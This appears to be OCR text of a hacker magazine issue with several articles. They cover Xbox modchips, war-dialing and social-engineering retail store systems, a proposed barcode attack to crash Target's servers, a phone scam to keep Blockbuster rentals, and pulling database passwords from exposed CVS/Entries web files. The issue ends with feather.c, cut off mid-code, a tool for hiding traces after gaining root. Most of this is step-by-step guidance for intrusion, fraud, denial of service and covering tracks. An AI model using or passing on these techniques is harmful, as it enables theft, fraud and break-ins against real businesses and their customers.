Microsoft's first console outing has been received with varied success. You could label it the second most successful console in the States, seconded only to the PS2. In Japan it hasn't garnered nearly as big of a reaction. Of course, not only games or licenses are the sole reason for its success in America. The potential of this system goes far beyond what you see straight out of the box. Many things I mention in this article have been discovered due to the great many intelligent and creative hackers in the Xbox scene.

Xbox Hardware

The Xbox is made up of basically an Intel 733mhz Celeron notebook processor, an integrated nVidia video processor, EIDE DVD

drive (mentioned later), and either an 8 or 10gb EIDE hard drive.

Before doing any modification on the XboX hardware or software, you *must* modify your Xbox BIOS. The safest way by far to do this is with a modchip. Modchips for the Xbox come in a variety of options. You can get no solder "pogo-pin" chips like the Matrix. You can get solder/pogo pin/clip modchips like the Xcuter2. You can also get cheaply manufactured and flashed mods from a variety of people and places. The only thing you need to remember when buying a modchip is that you need *one* feature above all: To circumvent the Xbox reading the Microsoft BIOS, but for it to read whatever other BIOS you'd like to use. I will not go further into installing a modchip as you can find instructions anywhere you buy one, though I will recommend a Matrix chip. It is by far the easiest to install in my opinion, especially if you have no soldering skills. If you can solder, the Xcuter2 comes highly recommended. Read more about this at the sites I list below.

Before we talk about the drives inside the Xbox, let me notify you that you cannot just open up an Xbox with your standard Philips or flathead screwdriver. That's all you have/need? Well, expect to encounter Torx10 and Torx20 screws. Torx20 on the case of the box and smaller Torx10 inside.

The DVD drive is using special firmware for an Xbox. There are three manufacturers known for these drives: Thomson, Samsung, and Philips. There is a very important difference in these drives in the amount of media they may or may not read. At the bottom level is Thomson, which can of course read pressed CDs and DVDs, including the Xbox pressed DVDs. They can also read CD-RWs with a varied amount of success depending on brand. They cannot read 99 percent of CD-Rs you may find. The Philips is akin to the Samsung except it has a more successful rate with CD-RWs and especially CD-Rs, yet it's still not entirely compatible. The Samsung is the holy grail of Xbox DVD drives. It can read a staggering amount of CD-Rs and CD-RWs. DVD-R and DVD-RW have varied success on all brands, but as far as I can tell up to this point, only Thomson can read DVD+.

The DVD drive connects with a standard EIDE cable connecting back to the Xbox mainboard. The power cable is a proprietary cable used specifically for the Xbox DVD drive. This means no way to easily swap out a new DVD drive unless you want to attempt to open, solder, and connect a new DVD drive to this cable. There is a PC Samsung DVD drive that *can* be modified - both hardware and software (firmware) - to be compatible with the Xbox providing the ability to play Xbox pressed DVDs as well as every other media you can throw at it. You can find more information about this at some of the sites I list below.

Thankfully the hard drive is a bit easier to swap. The hard drive is using a flat EIDE cable with only two connections (one for the HD and one for DVD), leaving nothing open for future hard drive expansion (of course!). Your hard drive comes locked to your specific Xbox using a code that is hard coded into your Xbox. It is formatted with a file system called XFAT. If you're not happy with that 8 or 10 GB hard drive, don't fret. You can easily replace this with up to 120 GB! First let's talk about the connections. The hard drive also runs off the EIDE cable coming from the DVD drive. The hard drive *does not* use proprietary power connectors like the DVD drive. It uses a standard cable like you'd find in your PC to connect any other IDE drive. The only difference is that it only has *one* connector available! That of course is being used by your hard drive. Again, don't fret; you can easily plug in a splitter for this power cable to give you another connector. This means you *may* be able to connect a PC DVD drive using this extra power connection and removing the EIDE cable from the stock drive to your PC drive. This opens many possibilities but also many problems, such as having to open the Xbox DVD drive to open the PC drive, having to mount the drive on top of the stock DVD drive, etc.

As I said earlier, the Xbox hard drive is locked, meaning it will not function outside of your Xbox because of the key hard coded into your hardware that it needs to read. Don't worry, you can easily replace the drive and the new drive will operate with or without this code. This hard drive is said to be "unlocked." The disadvantage to this is that you cannot run this hard drive like an unmodded Xbox would. Don't expect to use the MS Dash (explained later) and play on Xbox live with that hard drive. It is possible to lock a new hard drive (depending on brand and type) but I will not be going that in depth in this article. Again, look at the sites at the bottom for more reference to this.

You know about the hardware, replacing drives, etc. but you still only have your MS in-

stalled software, so it does you no good. Now I will talk a little bit about the software modifying.

When you first get your modchip, it will most likely be unflashed for legal purposes. This means that if you do install it, your Xbox will either see no BIOS, or boot up its own MS installed BIOS, which is no good to us. Depending on the chip you get, you may have different options for flashing it. I will talk about the Matrix chip which is what I use, but mostly anything you get will be flashed in a similar fashion. When you purchase a Matrix modchip you will receive a flasher with it. This flasher has a standard 9 volt battery connection, a small naked 8 pin male connection, and a standard PC parallel port connection. First, find whatever hacked BIOS you want to use. I will not tell you where to get this, but with a little bit of exploration I'm sure you can find it. You need a program to flash this BIOS to your modchip. Again, I will not tell you where to get it, but hey, you should be able to find this stuff on your own. Remember these next steps, because you *can* screw something up if you do it wrong.

Connect the 9 volt battery to your flasher.

Connect the modchip to the 8 pin male connection on your flasher.

Connect the flasher to the parallel port of your computer.

Open your flasher program, select the BIOS you wish to flash, and *flash it!* Once you verify the BIOS is flashed onto your modchip, it's time to install it into your XBOX.

Depending on the BIOS you use, it may modify the Xbox booting sequence to let you know that the install has been successful. See documentation for your modchip and BIOS for any information on installing and verifying your install.

Now that you have an Xbox running off this new BIOS, the possibilities of what you can do are *endless.* I'll briefly go into a few things that you can now do.

Install a New Dashboard

Boot up your Xbox without a game and you'll see a nice green animated menu that lets you explore your memory space, songs ripped from a CD, Xbox preferences, etc. This is your Xbox dashboard, from now on referenced as your MS Dash. There are a few different dashboards you can pick to install to replace this pretty but restrictive software. Most widely known and used is the Evolution X, or Evox Dash.

Find the Evox Dash software, preferably in ISO form, and burn it to whatever media your drive can read. Boot up your Xbox with this CD and *voila,* you're running the Evox Dash. From here you can discover something new your Xbox can do. Notice that little port in the back of your Xbox that looks suspiciously like an ethernet port? Gasp - it *is* an ethernet port! Find a crossover cable and connect this to the NIC in your PC and that simply you are connected. Fire up your favorite FTP client, find the Xbox IP settings in Evox, and connect to your Xbox. Here you see your Xbox hard drive's directory structure: C,D,E,X,Y,Z.

The C drive stores your dashboard software. In there you can replace your MS Dash board with Evox so that you won't have to boot up with a CD-RW or whatnot every time. Remember to *back up your Xbox hard drive before editing, changing, or deleting anything.* It's not that big *so just do it.* You'll thank me later if you make a mistake. Sending files to and from your Xbox is just like FTPing to any site and transferring files, so just replace it outright, rename it, whatever, and you'll have Evox boot up as your default dashboard.

XBE, what the heck is that? You most likely have seen it by now. XBE is the Xbox's version of the windows .EXE, aka an executable file. Your dashboard will have an executable file, most likely called evoxdash.xbe or default.xbe, etc. Some BIOS' are made to look for specific XBEs on boot up, so again read your documentation.

Now that you have a modded Xbox, a new dash, and a network connection to your PC, what else can you do? Well, just about anything. There are *many* pieces of software made by Xbox hackers to do just about anything you want. Want to watch a movie file, listen to an mp3, and browse jpegs? Check out Xbox Media Player. It has the built in ability to play tons of formats in a very nice GUI system. If you want to play these files straight off your PC through the network, check out ReLaX. You can set up network drives just for your Xbox and stream these files right through media player. Want to play your Xbox games but are sick of swapping DVDs? There are many apps that let you install the game files onto the hard drive itself and you *never* need the disc again. Want to play all those consoles of the golden years? There are emulators for damn near everything. PSX, SNES, Genesis, Mame, just look and you can find it all.

Of course we've not discussed nearly everything you can possibly do with this system. Let's talk a little bit about the operating system that runs default in the Xbox. It's basically a watered down, non-desktop version of Windows 2000. Can't tell, can you? How about running Linux on the box? Not possible? Well, it is. Run a standard Windows OS? Also possible. Just look and you may find!

Just a quick closing remark. What would a system admin think if he traced you back and discovered you were port scanning him *on an Xbox?* You know what I'm saying *(wink).*

Here are a few sites to quench your thirst:

www.xbox-scene.com. Highly recommended. Tons of articles, faqs, links, everything. Go here first and read.

www.gamebuy.com. I've bought from them in the past. If you need a modchip, go here. Great service, quick shipping.

www.xemulation.com. Good info on the emulation on the Xbox.

Shopping For a Security Flaw? Try Retail.

by dead_pilgrim

Author's Note: System vulnerabilities described in this article should be used for the sole purpose of improving and fortifying weak systems, and not to inflict harm, steal, or act in any other malicious fashion.

Within the past few months I have discovered that there are serious security holes within retail store systems and networks. The flaws range from open modem ports to computer ignorant employees. All of which could give you the keys to the kingdom.

Let's take a look at open modems, or modems that are set up for service by vendors or the tech support staff of the company. These modems are installed with most systems. They are often set up when the store first opens, or when the network is first built. After that, the modems are lucky to ever receive use. You can use a war dial program like PhoneSweep to harvest modem numbers. Then you can determine whether you can connect to a retail store's system. Within a three hour sweep, I found eight modems connected to various retail systems, all of which accepted incoming transmissions!

What can you do with these modems? Well, one could download a program called ZOC (this program, as well as PhoneSweep are available from download.com, Kazaa, or Emule). This program is very useful in this situation. It allows you to connect to the modem by dialup and emulate a number of different systems. Many retail systems use telnet or TTY. Again, you can fumble around with the program to see what works the best.

Many major retailers use HP9000 or IBM servers powered by UNIX or NT. They usually use Cisco routers (models 2600 or 2500 are usually standard issue). You would think that a smart business would use a firewall, right? Not usually. Seven out of the eight systems that I found during the war dial session were not protected by a firewall. The most common method of protection was a username and password.

Passwords on these systems usually require a username or password. One could use a brute force attack, dictionary attack, or just try to guess the default password. That's right! Many systems still have the default usernames and passwords set. If you search within Google Groups you can more than likely find a list of the default passwords. If these do not work one could always use social engineering to obtain a username and password. Some companies have in store employees that perform updates on these systems, and they are familiar with the passwords. Or you might try to get a system password from a regular sales associate. A majority of these employees are computer illiterate. You could easily call the store stating that you were with the company's IT department, ask to speak with someone that might handle the store's computer system, and engineer a password from them. Retail stores usually do not hire in house techs.

Retail store networks and servers contain a literal cornucopia of information ranging from sales information to server access. I'm sure that the competition would be very interested in sales figures, movement of product, or some new marketing idea that the company is about to deploy. This is where it hurts the most. Most


companies work hard to keep sales figures under lock and key, and it's sadly ironic that someone could possibly access this sensitive information from the comfort of their own home.

Sometimes you can also gain access to the store's PBX system. The most common PBX system used in retailers is the Lucent Definity Series. The operation manuals for the Lucent PBX systems are available from Lucent's website in PDF format. If you read these manuals, you will find that there are all kinds of awesome things that you can do with these systems. I'm going to save this subject for a later article.

Granted that not every hacker is interested in the sales figures or marketing information of the local Shoe Emporium, but someone could make a cool amount of cash selling this information. As long as there is competition there will always be a market for this kind of industrial espionage. If they were not interested in selling this information, they could always create some serious havoc, such as removing network devices or changing store system passwords. I wonder if I put on a Verizon, SBC, or AT&T shirt and hat (which you could probably find at your local Salvation Army), walked in to the local super shopping center, and asked to see the store's network or telephone system, how far I would actually get. Since most of these people are improperly trained, I'm sure I could infiltrate the system very easily.

Most of these store systems are designed and set up by very inexperienced system architects, which makes the perfect environment for security holes. Perhaps they should start thinking on the defensive. What self respecting corporation would allow themselves to be brought to their knees by some hacker that found an extremely obvious security hole?

Troubling Target



by redxlegion
redxlegion@yahoo.com

The inspiration for this article came from an earlier article regarding Target's computer systems, but not so much the PDT/LRT. This article should hopefully fill some gaps. (That is, if I can tame the A.D.D. long enough to form complete and orderly sentances.)

[First of all, for reference, you can make colons on the Symbol 6800 48 key keyboard with Func, Ctrl, O]

To begin with, the Symbol 6800 series PDT/LRT is basically a microcomputer with an annoyingly sized screen, gun-like shape, and barcode scanner at the "barrel" end. They communicate with wireless access points throughout Target buildings over an RF network similar to the type you buy for your home. It's simply ordinary 802.11b. The WEP key might not be easy to extrapolate from network communication, especially not from outside the building where signal strength is pathetic, but should be easily gained from the PDT/LRT (which is from now on known as the PDT in this article, for sanity's sake). Simply reboot the PDT (by turning it off, holding 4 and 5, and then turning it on again) and Ctrl+C during any point in the bootup process. It'll break right out of those annoying batch scripts. From then on you have access to numerous "drives" on the PDT. The ones I've documented are A:, B:, D:, and E:. A: appears to be where the DR DOS OS itself resides. B: Doesn't appear to be more than a mirror of A:, but I could easily be mistaken. E:, however, is very interesting. It contains all the software for operation of the PDT. The software involved is really just a terminal program and some configuration programs. All those files should be contained in the directory ATV3000. Within the root directory of E: there should be a file called net.cfg. Can you guess what's in there? The WEP key mentioned earlier. The good news is you can also get the login information such as user ID, password, and terminal init string, which are vital to accessing the terminal server's applications. Even beyond that you require an employee ID to log onto the network. Those aren't even close to difficult to obtain. You can generate them yourself, in your mind. I've done so on several occasions, being very successful. One such number I came up with was 2922854. It functions as an employee ID and is accepted, but I can't verify if it's actually an employee's ID. Anyways... back onto the point.

You'll want to copy the file roiconf.fil from D: onto E:. The storage on the PDT is a type of

flash memory, so you'll have to type in "flashctl /w" to enable flash writing ability in order to copy the file. After you enable it, just type "copy E:roiconf.fil" while you're sitting on the E: drive. You can close the flash control program with "Flashctl /ro" which may later on be a good idea because it eats all available memory on the PDT. Not right yet though. It has to be enabled for options to be saved. Now you can run tncfg3.exe. That's the terminal config program. Of all the configuration programs on the PDT, this is the one you'll have the most fun with. You can make the beeping noises go away completely, if they so annoy you that you consider strangling your nearest Executive Convoluted Team Disseminated Department Leader. Not only that, but you can enable your PDT to scan any type of barcode, even ASCII and control characters. I'm not sure what option those are in directly, but you'll know when you find them. When you reach that menu, you can use the up and down keys to flip through the various barcodes you can enable. Press enter to enable disabled barcodes. You can use the left and right keys to move the arrow up and down to select various aspects of the barcodes. When you find a barcode that asks for "Enable ASCII No," change that to yes by pressing Space (Func+Backspace). Don't worry about the min or max. Leaving them at zero will do no harm or good. Now exit tncfg3. Reboot the PDT. It'll cycle through all its annoying nastiness as per usual. It'll eventually reach the login prompt where you put in your employee ID. Put in whatever you want. But before you do that, follow the next step....

You should've done this the night before. Sorry I didn't mention this earlier, but perhaps now you'll know for later, and can perhaps just entertain yourself with the configuration options. This is for those who really want to trouble Target. Just note, this hasn't yet been tried. Now fire up Mozilla, Opera, whatever, and visit http://www.telepen-barcode.co.uk/barcode-generator.asp. *[Gaping evil grin.* If you're familiar with "A Nasty NT Bug," you may know where I'm going with this. I may be completely off my rocker, but having the server output a tab followed by backspace characters should crash the system, correct? Well, that handy dandy website will output for you a jpeg to print if you enter in [9][8][8][8][8][8][8][8][8][8][8]. Keep that barcode handy for what happens next.

All right, you've logged onto your Symbol 6800 PDT. You're at the foolish menu of the damned, and instead of inputting a number, type in "Loop" and hit enter. It's a program that's not explicitly mentioned anywhere in any documentation on any of Avalanche Wavelink's (the client/server package Target uses for PDTs) website or any such thing, at least not that I know of. It's just a simple program where the PDT scans something, sends it to the server, and the server spits back what it scanned. Get out your handy dandy barcode you printed the night before. Scan it.

You just scanned a barcode with a tab and nine backspace characters, which should bring the server to a screeching halt. That is, if I didn't interpret "A Nasty NT Bug" correctly somehow, which I'm sometimes guilty of. If my logic is right, though, you've just troubled Target enough that they'll have to suffer through an NT 4 reboot. Another detail I'm not privy to is if each store has its own server, or if the servers are regional.

I'd just like to say that I don't condone the existence of middlemen or retail in general, and I believe that people should experiment without boundaries. So learn all you can despite the ignorant masses, even if you belong to them!

BLOCKBUSTER Tricks

by C.B. Cates

Continuing on a popular topic, here are more ways that you can squeeze some of the most enjoyment out of the Blockbuster Video (BBV henceforth) in your town. The article in 19:3 was insightful on getting rid of pre-existing late fees (called EVF in BBV's industry), but there is an easy way where you don't even have to return a rental at all.

The shortcoming in the method described in 19:3 is that some stores won't even transfer balances, thus rendering the entire method useless. (To transfer balances, one must use credits, and since credits are counted as negative revenue, Blockbuster highly discourages them. Employees have actually been demoted and in some cases terminated for giving out excessive credits.)

There is a better way. First, find the barcode

on the item that you don't want to return. For example, let's use the new XBOX game, *Shemnue 2*. The barcode is located on the spine and top right of the case and has 16 (in some cases 14) numbers above it. Example: 3320313843457001. The 33 is a designation number, letting the BBV point-of-sale system know that the item is a rental. 20313 is the store code (in this case bogus). 843457 is the part number and 001 is the copy number. In the top left of the front of the case, you will find the store's telephone number. You will also need to find a dummy store number that you will be calling from. The best way to do this is to just call them up or ask, or just look at any of their rental items.

Call up the Blockbuster which you rented your item from. When someone answers, say something along the lines of "Hi, I'm calling from Blockbuster in [town name here] and I have a wrong store tape(s) for you." The person you called will first ask you for your name and the store number you are calling from. He will then ask you for the item you are checking in. Tell them the barcode number(s) *without* the designator or store number (843457001), as these numbers are redundant in this situation and will raise suspicions. Thank the person and hang up. The item is now yours. Just make sure you call before the item is due or Blockbuster will still stick an EVF (Extended Viewing Fee - BBV store talk for a late fee) on your account.

How this works: Rentals from one BBV must be returned to the same store but many people don't do this. Thus, every time a tape from a wrong store is returned, BBV still needs to track your item. The person you called inputs the item into the wrong store account, thereby checking it in on your account. Because there are so many wrong store tapes when they finally get sent back to their home store (usually once during the second or third week of the month), some fall through the cracks, and this is to be expected due to all-common rampant employee pilferage and general carelessness.

Try dumpster diving at BBV as well. If BBV can't sell a used tape/DVD/game due to a licensing agreement, they are sent to field destroy. This means that the item is thrown away after being destroyed. Often, however, the field destroy list is so large that it becomes an immense time-sink to ruin each individual item, and they are simply thrown away.

Webhacking With CVS

by methodic
methodic@libpcap.net

When a project is checked out of the CVS (Concurrent Versions System; www.cvshome.org) repository, CVS creates files to keep track of the checked out project (i.e., version numbers). Normally this isn't much of an issue, until using CVS to manage web content comes into play.

The severity of this issue is pretty big. Let's take imaginary Company XYZ for example. Doing a quick search on Google you are able to find their homepage, say http://xyzinnovations.com. To check to see if they use CVS to manage their website, you simply have to point your browser to http://xyzinnovations.com/CVS/. If they're using CVS, one of two things should happen. You will either get a message saying directory listings disabled, or you should see a list of files. Either one isn't important. What's important is that you now know they use CVS to manage their website content.

Now on to the fun stuff. There are three common files found in CVS directories. They are Entries, Repository, and Root. The Root file will tell you where the CVS repository is located. The Repository file will tell you the name of the project (the website content) in the CVS repository. The Entries file is the one we're interested in. The Entries file is a list of all files and directories within the project repository. Here's a snippet from the Entries file for libpcap.net:

/patches.phtml/1.1.1.1/Sun Mar 30 15:27:37 2003//

D/gfx////
D/orbs////
/code.phtml/1.4/Sun Mar 30 15:48:00 2003//
/exploits.phtml/1.1.1.1/Sun Mar 30 15:48:04 2003//
/index.phtml/1.2/Sun Mar 30 19:24:37 2003//
D/aimcrack////

As you can see this file discloses some very valuable information. Let's go back to our example of Company XYZ. With this information, we point our browser to http://xyzinnovations.com/CVS/Entries. Bingo. Check out what we found:

D/includes////
D/docs////
/robots.txt/1.1/Fri Jun 15 11:52:37 2001//
/docs.php/1.4/Thu Dec 13 10:06:26 2001//
/index.php/1.15/Tue Aug 20 17:51:54 2002//

Pretty interesting stuff. Company XYZ appears to be using PHP (a powerful scripting language suited for website development). Also notice the includes directory. Since we know they're using PHP, we can assume that the includes directory contains PHP scripts that the website includes when parsing output. If you haven't used PHP at all, one of the most widely used functions in web development is include(). This function allows you to include files in your PHP script. This way, web developers only have to write something once, and they can use it over and over again by just calling an include("/path/to/file"). Common examples of this include site layout (it makes more sense to edit one include file than 15 different static HTML pages), connecting to a database (if each page needs to connect to a database, why write the code 15 different times?), and so on. So let's check out the includes directory, shall we? Be sure to use the same method; don't just go to http://xyzinnovations.com/includes/ because we already figured out XYZ's website doesn't allow directory listings. Instead go to this URL: http://xyzinnovations.com/includes/CVS/Entries. You should see something like this:

/connect_db.inc/1.1.1.1/Sun Mar 30 19:21:20 2003//
/header.inc/1.1.1.1/Sun Mar 30 19:21:20 2003//
/footer.inc/1.2/Sun Mar 30 19:56:43 2003//
/close_db.inc/1.3/Mon Mar 31 16:56:22 2003//

Notice the connect_db.inc file. Logic would tell you that this include file handles opening a connection to a database. Let's check it out. Since this is a file, not a directory, you can just go to http://xyzinnovations.com/includes/connect_db.inc. If this file is what we think it is, you should see something similar to this line in the file:

$link = mysql_connect("xyzinnovations.com", "xyz", "xyzzyx");

Congratulations h4x0r.. you now know the username and password they use to connect to the company database (xyz and xyzzyx respectively). From this knowledge the possibilities are endless. How many times have you seen the same login/password used for different services? I've also seen a database server use the same login credentials for the database as it had on the server itself (same username/password).

Just to recap, to find out if a website is using CVS to manage their content, simply go to http://site.com/CVS/. In fact, since we're only really interested in the Entries file (for now), you can go directly to http://site.com/CVS/Entries. By the output, you should be able to see which lines are files and which ones are directories (the directory entries begin with a D). Using the Entries file, you should also be able to see the files under each directory by going to a similar URL: http://site.com/some_dir/CVS/Entries. Last but not least, know what to look for. I've seen it all. Include files, shell scripts, zip files of the site itself, PHP and CGI scripts with a -sav or -orig extension (the webserver won't parse those!). Another thing you can try is to see if their CVS server is available to the world (usually runs on port 2401). If you find one open to you, grab the Repository file and try to run a "cvs checkout" with the project name. Yes, I've been able to CVS over an entire website, .htpasswd and all. If you're a newbie to CVS, I highly suggest installing CVS and checking out this URL: http://cvsbook.red-bean.com/cvsbook.html.

Webhacking with CVS files isn't a well-known technique, but it certainly is one of the most effective. Not only can you retrieve files off a server that might try to obscure their existence with directory listings turned off or by dropping an index.html file in the directory, but there are multiple ways to hide your true

identity. Grab an open wingate proxy, put the IP address in Mozilla, and go to town. Or just r00t your friend's Red Hat 7.3 box and use lynx --source.

I hope both sides of the fence learned a thing or two about the dangers of using CVS to manage websites. CVS is a very powerful tool to manage projects, no doubt about it; just be aware of what it leaves behind and more importantly, who's there to take it.

Shout0uts: dmuz and the rest of the ap crew. congrats to victim1 on getting the 31336++ jobby, good luck in md. http://libpcap.net like woah.

Basics of Cellular Number Portability

by C3llph

With the possibility of number portability on the horizon yet again, I thought I'd start with explaining some of the basics and then move onto some of the more technical issues.

What number portability will allow the public to do with their preexisting cell phone numbers is similar to what you can already do, and probably get charged for on a monthly basis, with your home phone. On your land-line bill you should see a number portability surcharge. Cellular number portability will allow you to take your existing cell phone number with you to whichever cell phone provider you choose. Your land-line provider, as do cable and power companies, use public utility lines to provide you with service. This just means that no single company "owns" the actual cable or other devices that are used to provide you with their service. In some small and large towns there are some privately owned telephone companies but this still applies to them. Nothing is stopping you from either changing your service to another provider, unless no other exists, because other companies have the right to use the same cables to provide you with service.

So with cell phone number portability if you get fed up with say provider A, you can now change your service to provider B and not have to give all your friends, family, or business contacts a new phone number to try and reach you at. This was suggested to the government by businesses based upon how it costs them money to have new business cards reprinted, etc. in the event that they change service providers.

Currently in cell phones old and new your MDN (mobile directory number) is programmed into the phone or sim chip (GAIT or GSM) to match the other equipment so your provider can identify your phone on their network for placing or receiving calls. I'll use TDMA as an example. When a handset is activated either OAP (over the air programming) or manual programming is used to put the correct information into the handset. This includes the following codes: SOC (start of cell), SID (system identification), and MDN. The MDN is your dialable 10-digit mobile number, also known as your wireless number, reach number, or CTN (customer telephone number).


Currently on the newer TDMA handsets there is also a programmable MIN/MSID, for example on the Ericsson T61d, Motorola v120t, C331T, V60T/Ti, Nokia 8265i, 1261, 3360, and probably 3560, I can't remember offhand. The MIN/MSID (mobile identification number or mobile subscriber identification) is a non-dialable 10-digit number that the customer will not know about. If you have an older handset or a new handset that doesn't support the programming of the MIN it will be done in the provider's network anyway. This MIN is what will allow a specific provider to identify your phone to their network. They will use the MIN to keep their side of billing and provisioning of service unique to your phone. Before number portability goes into effect, if you phone has the capability for both MIN and MDN they will be programmed to the same number. After number portability begins later this year if you do decide to change providers the new provider will keep your MDN the same and issue a new MIN for their network from their specific number pools. Again, you will not know what this new MIN is and it is non-dialable anyway.

For internal billing identification and identification on their systems the provider will use the MIN to keep track of your account while your bill will show your MDN. The process for a call being routed to you is what will change.

When someone dials you number, it will get routed to the exchange and will first be tagged to your MDN. Then when the call reaches your provider's network it will be call forwarded to your phone using the MIN. This should be an insignificant delay. Dialing out from your phone will be basically the reverse. You place a call from your phone, the MIN will be used to identify you on your provider's network. Your provider will then in turn route your call to the destination, but will substitute your MDN for the MIN so the receiver's system would show your MDN as the number of the incoming call, hopefully.

So, number portability is a good thing if you need to keep your existing number and change to a different provider. To think that cell phone companies will not have any issues while getting their network to implement this without any flaws would be very presumptuous on a consumer's part. Specifically, problems will arise if someone were to try and activate an existing number with a new provider before canceling the service with their existing provider. Hopefully this has shed some light on what will be happening behind the scenes of number portability.

The Hacker Diet



by Shade

If I wanted to wear a hat, I would have been a chef.

There is nothing more ridiculous than trying to identify a hacker by the color of their hat. Of all the worlds where fashion and style should not overshadow function, ours is one of them. Old habits die hard however and today we will attempt to show you more of the well kept secrets every successful hacker holds. Today we discuss diet. In hacker terms.

Appendix C of the mythical and seldom seen *Hackers Handbook for the Initiate,* states "Garbage in, garbage out. A good hacker will know; a healthy diet high in protein is power." We spend countless hours optimizing code, file systems, networks, procedures, and other assorted black boxes, yet rarely consider the real-world impact of all that pizza, soda, caffeine and chips.

The following diet hints and tips scarcely scratch the surface of information available out there. These things may be obvious to the successful hacker, but remember what it is like to know nothing. If "Will Code for Food" is a slogan in Silicon Valley, just think of how many hackers out there who are not successful - yet.

Power Pasta

Prep time: 1 minute
Cook time: 8 - 12 minutes
Cost: $1.00

Ingredients:
1 bunch pasta
1 tablespoon butter
salt & pepper
(optional) Parmesan Cheese

Boil some water in a pot. Don't follow the instructions on that pasta wrapper, you don't need that much water - just enough to cover the pasta and allow for it to expand. Easy. Throw the pasta in, about 8 minutes later fish a piece out with a fork, let it cool so it won't burn you and try it. If it seems right, it probably is. Timing is everything with pasta, so fire up that accurate-to-the-nanosecond timer util you've been dying to have a use for. Drain the water, turn off the flame, throw the butter in, stir it a bit, season, and you're done. Parmesan cheese is optional and is only recommended if you are tired of eating the same old thing.

Pasta is complex carbohydrates. Multiple sugars chained together and difficult for your body to break down. This is good. Simple sugars are known to assimilate rapidly, give you quick energy, and attribute to weight gain if there is more than you need. Complex sugars make your body work harder before they are available, giving you sustained energy throughout the night, but not so much that you start packing on the pounds. And when your hobby does not require you to leave your seat for 14 hours a go, we need all the help we can get. Right porky?

Hackers Stew

Same as above. When pasta is done throw in a can of Campbell's Vegetable soup. Better yet next time you go out to dinner get a cup of the best house soup to go and keep it in the fridge. If it is cold, time it right and throw it in the pot after you drain your pasta, and throw your pasta on top. Heat it up fast, you don't want your pasta to turn into mush.

Almost anything goes good with pasta, and it takes a hacker to discover what all those things are. Variety in diet is extremely healthy.

Relativity Multitask Delight

Boil water, put in an egg or two. Wait ten minutes. Now comes the multitasking and relativity. Put your pasta in. Yes, the same water. Wait ten more minutes. Drain. You're done. Treat as Power Pasta, with the exception of the eggs. Turn on the cold water in your sink. Rinse your fingers in cold water, quickly grab one egg, quickly rinse it, knock the egg against the counter to crack the shell. Remove the shell. If you're slow or your fingers are starting to burn quickly rinse them again.

The goal is to remove the shell in as much of one piece as possible so it is easy to throw away and your food is not crunchy because you smashed the egg too hard. The other goal is to get all this done without your hard-boiled eggs getting cold, then at least you have a warm meal, and the dignity of preparing it. Rinsing your fingers in cold water before exposing them to heat gives you a few more milliseconds of protection against high temperatures. Hackers appreciate milliseconds.

The white part of eggs is very close to the pasta. We've already covered that. The yoke of eggs is extremely high in protein, good brain stuff. It does not taste as good as pizza, but it *is* good for your brain. So wolf down as much as you can. We're going for the end result here.

Einstein was known to cook chicken soup and use the broth to boil eggs at the same time. He was big on protein because this has been a long known aid to intellectual pursuits. We're not making chicken soup here, but we are saving time in the same way, and work our minds as much if not more than any other scientific segment of society.

Michael Crichton has simple meals prepared in the same way day after day when working on a big project, just so that he will not lose focus on the project at hand. Einstein's approach to simple cooking was the same: minimal impact on your mental pursuits, while still providing healthy food to eat. Pre-prepared meals that are healthy may not be a luxury we can all afford, but healthy fast cooking here today is the goal, and each and every time I can get my audience to avoid grabbing one of those microwave grease-boxes, we are all the better for it.

In closing I would like to say if some weekend yokel would like to base another book on an article I've written, more power to him. Just remember your roots my friend, and give credit where credit is due.

Feather.c

```
/*
 * feather.c - preserve a program's atime and mtime after executing
 * Written by Kairi Nakatsuki <kairi@phreaker.net>
 *
 * usage: feather command [args ...]
 *
 * I wrote this little ditty after a session of pondering--Do people think
 * about the fact that the access times of commands they execute are modified
 * on a read(), mknod(), chmod(), or utimes(), when trying to cover one's
 * tracks?  Some breakin attempts I've seen suggest otherwise, which prompted
 * me to write this program to sate my curiousity.  This utility is mainly
 * useful when one wants to cover their tracks further after gaining a root
 * shell.  Note that if you really wanted to be thorough about being covert,
 * make sure you use this utility in conjunction with touch(1) to set the
 * atime and mtime of the shell and compiler to pre-intrusion values.
 * Sure, one could do the very same with touch(1) after each execution, but
 * that would be tedious, no?
 *
 * On most UNIX workalikes, all that is needed to compile this program is:
```

```
 *
 * $ cc feather.c -o feather
 *
 * The functionality of most of the code is explained thoroughly for those new
 * to the scene.  You may notice that I "over-code" things by rewriting the
 * functionality of functions that may already exist; note that this is for
 * portability reasons, as I tested this bit of code on my NEXTSTEP 3.3
 * machine.  Also tested under GNU/Linux (glibc 2.2), NetBSD 1.6.1, and QNX.
 *
 * If you find a legitimate use for this snippet of code, e-mail me, as I would
 * be very impressed to know.  Don't let this program be an open invitation to
 * "own" somebody's machine simply to test it out.  This is intended for
 * educational purposes only.  Allow me to remind you to be responsible.
 *
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <unistd.h>

char *appname;
extern int errno;

static void usage() {
  fprintf(stderr, "usage: %s command [args ...]\n", appname);
  exit(1);
}

/* Get the full pathname of a command. */
char *which(const char *command) {
  char *path = NULL, *tmp = NULL, *buf = NULL;
  int len, cmdlen = strlen(command);

  /* Test to see if we need to find the absolute path name of the command by
   * seeing if the string passed to which() is the filename of an executable.
   * If so, duplicate the contents of command, so the pointer returned by
   * which() can be handled consistiently. */
  if (access(command, X_OK) == 0) {
    if ((buf = (char *)malloc(cmdlen + 1)) == NULL) {
      fprintf(stderr, "%s: %s: %s\n", appname, "malloc()", strerror(errno));
      exit(errno);
    }

    strcpy(buf, command);
    return(buf); /* free() me */
  }

  /* If getenv() doesn't work, there's obviously a serious memory issue going
   * on.  (If someone doesn't code responsibly, who will? */
  if ((path = getenv("PATH")) == NULL) {
    fprintf(stderr, "%s: %s: %s\n", appname, "getenv()", strerror(errno));
    exit(errno);
  }

  /* For each element of the PATH environment variable, test to see if the
   * element, with a slash (/) and contents of command appended, is a valid
   * path to an executable.  If this is the case, return the contents of
   * buf.  buf needs to be free()d, or else we'll have memory leaking all over
   * the place.  I am a neat freak. */
  for (tmp = strtok(path, ":"); tmp; tmp = strtok(NULL, ":")) {
